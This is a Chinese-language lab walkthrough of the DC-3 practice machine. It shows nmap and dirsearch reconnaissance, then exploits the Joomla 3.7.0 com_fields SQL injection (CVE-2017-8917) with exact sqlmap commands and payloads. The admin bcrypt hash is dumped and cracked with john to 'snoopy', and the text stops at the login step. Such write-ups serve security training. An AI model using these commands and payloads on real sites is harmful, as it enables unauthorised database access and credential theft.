

DC-3.2
写写打靶记录。
1 信息收集
首先查看 Kali IP 地址:
root at kali in ~/DC3
$ ip --color address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:36:e9:5d brd ff:ff:ff:ff:ff:ff
    inet 10.10.8.17/24 brd 10.10.8.255 scope global dynamic noprefixroute eth0
       valid_lft 1266sec preferred_lft 1266sec
    inet6 fe80::fff8:80c4:4cdf:a014/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
1.1 地址探测
使用 Nmap 扫描出一个 IP:10.10.8.25
root at kali in ~/DC3
$ nmap -sn -T4 --min-rate 10000 10.10.8.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-23 21:53 CST
Nmap scan report for 10.10.8.1
Host is up (0.000079s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.8.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:EA:61:D3 (VMware)
Nmap scan report for 10.10.8.25
Host is up (0.000081s latency).
MAC Address: 00:0C:29:85:E9:3E (VMware)
Nmap scan report for 10.10.8.254
Host is up (0.000029s latency).
MAC Address: 00:50:56:EF:1B:32 (VMware)
Nmap scan report for 10.10.8.17
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 12.39 seconds
1.2 端口扫描
扫描开放端口:
root at kali in ~/DC3
$ nmap -p- -sT -T4 --min-rate 10000 10.10.8.25
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-23 21:54 CST
Nmap scan report for 10.10.8.25
Host is up (0.00061s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:85:E9:3E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
1.3 服务识别
扫描端口对应服务:
root at kali in ~/DC3
$ nmap -p80 -sV -O -sT -T4 --min-rate 10000 10.10.8.25
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-23 21:54 CST
Nmap scan report for 10.10.8.25
Host is up (0.00047s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:85:E9:3E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
1.4 漏洞扫描
使用 Nmap 进行漏洞扫描:
root at kali in ~
$ nmap -p80 -A --script=vuln -T4 --min-rate 10000 10.10.8.25
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-23 22:04 CST
Nmap scan report for 10.10.8.25
Host is up (0.00064s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-vuln-cve2017-8917:
|   VULNERABLE:
|   Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-8917
|     Risk factor: High  CVSSv3: 9.8 (CRITICAL) (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
|       An SQL injection vulnerability in Joomla! 3.7.x before 3.7.1 allows attackers
|       to execute aribitrary SQL commands via unspecified vectors.
|
|     Disclosure date: 2017-05-17
|     Extra information:
|       User: root@localhost
|     References:
|       https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8917
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.10.8.25:80/media/jui/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.8.25:80/media/jui/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.8.25:80/media/jui/js/?C=N%3BO%3DD%27%20OR%20sqlspider
|_    http://10.10.8.25:80/media/jui/js/?C=M%3BO%3DA%27%20OR%20sqlspider
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
|   /language/en-GB/en-GB.xml: Joomla version 3.7.0
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.8.25
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.8.25:80/
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.8.25:80/index.php/2-uncategorised/1-welcome
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.8.25:80/index.php/component/users/?view=reset&Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=reset.request&Itemid=101
|
|     Path: http://10.10.8.25:80/index.php/component/users/?view=reset&Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.8.25:80/index.php
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.8.25:80/index.php/component/users/?view=remind&Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=remind.remind&Itemid=101
|
|     Path: http://10.10.8.25:80/index.php/component/users/?view=remind&Itemid=101
|     Form id: login-form
|_    Form action: /index.php/component/users/?Itemid=101
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 00:0C:29:85:E9:3E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 10.10.8.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 328.20 seconds
看了下扫出来的漏洞,没一个有用的。
1.5 目录扫描
root at kali in ~/DC3
$ dirsearch -u http://10.10.8.25 -o $PWD/dirsearch.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/DC3/dirsearch.txt

Target: http://10.10.8.25/

[21:56:50] Starting:
[21:56:51] 403 -  296B  - /.ht_wsr.txt
[21:56:51] 403 -  299B  - /.htaccess.bak1
[21:56:51] 403 -  299B  - /.htaccess.orig
......

root at kali in ~/DC3
$ cat dirsearch.txt | grep 200
200   532B   http://10.10.8.25/administrator/includes/
200     2KB  http://10.10.8.25/administrator/
200    31B   http://10.10.8.25/administrator/cache/
200     2KB  http://10.10.8.25/administrator/index.php
200    31B   http://10.10.8.25/administrator/logs/
200    31B   http://10.10.8.25/bin/
200    31B   http://10.10.8.25/cache/
200    31B   http://10.10.8.25/cli/
200    31B   http://10.10.8.25/components/
200     0B   http://10.10.8.25/configuration.php
200     1KB  http://10.10.8.25/htaccess.txt
200    31B   http://10.10.8.25/images/
200    31B   http://10.10.8.25/includes/
200     2KB  http://10.10.8.25/index.php
200    31B   http://10.10.8.25/layouts/
200    31B   http://10.10.8.25/libraries/
200     7KB  http://10.10.8.25/LICENSE.txt
200    31B   http://10.10.8.25/media/
200    31B   http://10.10.8.25/modules/
200    31B   http://10.10.8.25/plugins/
200     2KB  http://10.10.8.25/README.txt
200   395B   http://10.10.8.25/robots.txt.dist
200     0B   http://10.10.8.25/templates/beez3/
200    31B   http://10.10.8.25/templates/
200     0B   http://10.10.8.25/templates/system/
200    31B   http://10.10.8.25/templates/index.html
200     0B   http://10.10.8.25/templates/protostar/
200    31B   http://10.10.8.25/tmp/
200   567B   http://10.10.8.25/web.config.txt

root at kali in ~/DC3
$ cat dirsearch.txt | grep 301
403   301B   http://10.10.8.25/.htaccess.sample
301   316B   http://10.10.8.25/administrator    -> REDIRECTS TO: http://10.10.8.25/administrator/
301   321B   http://10.10.8.25/administrator/logs    -> REDIRECTS TO: http://10.10.8.25/administrator/logs/
301   306B   http://10.10.8.25/bin    -> REDIRECTS TO: http://10.10.8.25/bin/
301   308B   http://10.10.8.25/cache    -> REDIRECTS TO: http://10.10.8.25/cache/
301   313B   http://10.10.8.25/components    -> REDIRECTS TO: http://10.10.8.25/components/
301   309B   http://10.10.8.25/images    -> REDIRECTS TO: http://10.10.8.25/images/
301   311B   http://10.10.8.25/includes    -> REDIRECTS TO: http://10.10.8.25/includes/
301   311B   http://10.10.8.25/language    -> REDIRECTS TO: http://10.10.8.25/language/
301   312B   http://10.10.8.25/libraries    -> REDIRECTS TO: http://10.10.8.25/libraries/
301   308B   http://10.10.8.25/media    -> REDIRECTS TO: http://10.10.8.25/media/
301   310B   http://10.10.8.25/modules    -> REDIRECTS TO: http://10.10.8.25/modules/
301   310B   http://10.10.8.25/plugins    -> REDIRECTS TO: http://10.10.8.25/plugins/
301   312B   http://10.10.8.25/templates    -> REDIRECTS TO: http://10.10.8.25/templates/
301   306B   http://10.10.8.25/tmp    -> REDIRECTS TO: http://10.10.8.25/tmp/
2 漏洞利用
2.1 框架识别
使用浏览器访问 80 端口:

看着不太像是自建系统,可以在 Kali 上使用 Whatweb 进行查看:
t kali in ~/DC3
$ whatweb http://10.10.8.25
http://10.10.8.25 [200 OK] Apache[2.4.18], Bootstrap, Cookies[460ada11b31d3c5e5ca6e58fd5d3de27], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], HttpOnly[460ada11b31d3c5e5ca6e58fd5d3de27], IP[10.10.8.25], JQuery, MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password], Script[application/json], Title[Home]

判断出对方使用的 Joomla 系统,但是不知道系统的具体版本,通过刚刚对系统的目录扫描访问到 README.txt 是找到了对应版本信息(Joomla 3.7):
2.2 框架漏洞利用
使用 Kali 中的 searchsploit 工具进行漏洞查找:

对于 Joomla 来说在 3.7 版本出现过 SQL Injection 漏洞,使用如下命令将文件移动到当前目录:
root at kali in ~/DC3
$ searchsploit -m 44227.php
  Exploit: Joomla! 3.7 - SQL Injection
      URL: https://www.exploit-db.com/exploits/44227
     Path: /usr/share/exploitdb/exploits/php/remote/44227.php
    Codes: N/A
 Verified: False
File Type: PHP script, ASCII text, with very long lines (331)
Copied to: /root/DC3/44227.php
由于是 php 文件,直接在 Kali 上使用 Apache 服务打开,步骤如下:
## 移动文件
cp 44227.php /var/www/html
## 开启 Web 服务
systemctl start apache2
结果如下图所示:

但是测试了一会,发现用不了,那就直接查看文件中的漏洞位置:
$inject=$target.'/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=';
使用 SQLMap 试试:
root at kali in /var/www/html
$ sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' --batch -v 0
......
[*] starting @ 22:16:41 /2024-06-23/
......
Parameter: list[fullordering] (GET)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=1 AND EXTRACTVALUE(7778,CONCAT(0x5c,0x7162716271,(SELECT (ELT(7778=7778,1))),0x7162786b71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=1 AND (SELECT 7887 FROM (SELECT(SLEEP(5)))tpyx)
---
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1

[*] ending @ 22:17:08 /2024-06-23/
哦豁,还得是 SQLMap,那就是接着跑:
## 判断是否存在 SQL 注入
sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' --batch -v 0

## 获取所有数据库
sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' --batch -v 0 --dbs

available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys

## 获取 joomladb 中的所有表
sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' --batch -v 0 -D joomladb --tables

Database: joomladb
[75 tables]
+--------------------+
| #__assets          |
| #__associations    |
| #__banner_clients  |
| #__banner_tracks   |
| #__banners         |
| #__bsms_admin      |
| #__bsms_books      |
| #__bsms_comments   |
| #__bsms_locations  |
| #__bsms_mediafiles |
| #__bsms_message_ty |
| #__bsms_podcast    |
| #__bsms_series     |
| #__bsms_servers    |
| #__bsms_studies    |
| #__bsms_studytopic |
| #__bsms_teachers   |
| #__bsms_templateco |
| #__bsms_templates  |
| #__bsms_timeset    |
| #__bsms_topics     |
| #__bsms_update     |
| #__categories      |
| #__contact_details |
| #__content_frontpa |
| #__content_rating  |
| #__content_types   |
| #__content         |
| #__contentitem_tag |
| #__core_log_search |
| #__extensions      |
| #__fields_categori |
| #__fields_groups   |
| #__fields_values   |
| #__fields          |
| #__finder_filters  |
| #__finder_links_te |
| #__finder_links    |
| #__finder_taxonomy |
| #__finder_terms_co |
| #__finder_terms    |
| #__finder_tokens_a |
| #__finder_tokens   |
| #__finder_types    |
| #__jbsbackup_times |
| #__jbspodcast_time |
| #__languages       |
| #__menu_types      |
| #__menu            |
| #__messages_cfg    |
| #__messages        |
| #__modules_menu    |
| #__modules         |
| #__newsfeeds       |
| #__overrider       |
| #__postinstall_mes |
| #__redirect_links  |
| #__schemas         |
| #__session         |
| #__tags            |
| #__template_styles |
| #__ucm_base        |
| #__ucm_content     |
| #__ucm_history     |
| #__update_sites_ex |
| #__update_sites    |
| #__updates         |
| #__user_keys       |
| #__user_notes      |
| #__user_profiles   |
| #__user_usergroup_ |
| #__usergroups      |
| #__users           |
| #__utf8_conversion |
| #__viewlevels      |
+--------------------+

## 获取 #__users 表的字段
sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' -v 0 -D joomladb -T '#__users' --columns  这里若使用 --batch 会强制终止

Database: joomladb
Table: #__users
[6 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| name     | non-numeric |
| email    | non-numeric |
| id       | numeric     |
| params   | non-numeric |
| password | non-numeric |
| username | non-numeric |
+----------+-------------+

## 获取 #__users 的内容
sqlmap -u "http://10.10.8.25/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p 'list[fullordering]' -v 0 -D joomladb -T '#__users' -C username,password --dump

Database: joomladb
Table: #__users
[1 entry]
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu |
+----------+--------------------------------------------------------------+
得到 admin 用户的密码信息,如果对于 Linux 密码加密方式比较熟悉的话,就知道这是 Bcrypt 算法,在 Kali 中可使用 john 进行解密:
root at kali in ~/DC3
$ echo '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu' > admin_password.txt ; john admin_password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
snoopy           (?)
1g 0:00:00:00 DONE 2/3 (2024-06-23 22:33) 6.250g/s 225.0p/s 225.0c/s 225.0C/s 123456..buster
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
得到 admin 用户的密码是:snoopy。
使用拿到的账号密码登录 Joomla 系统:
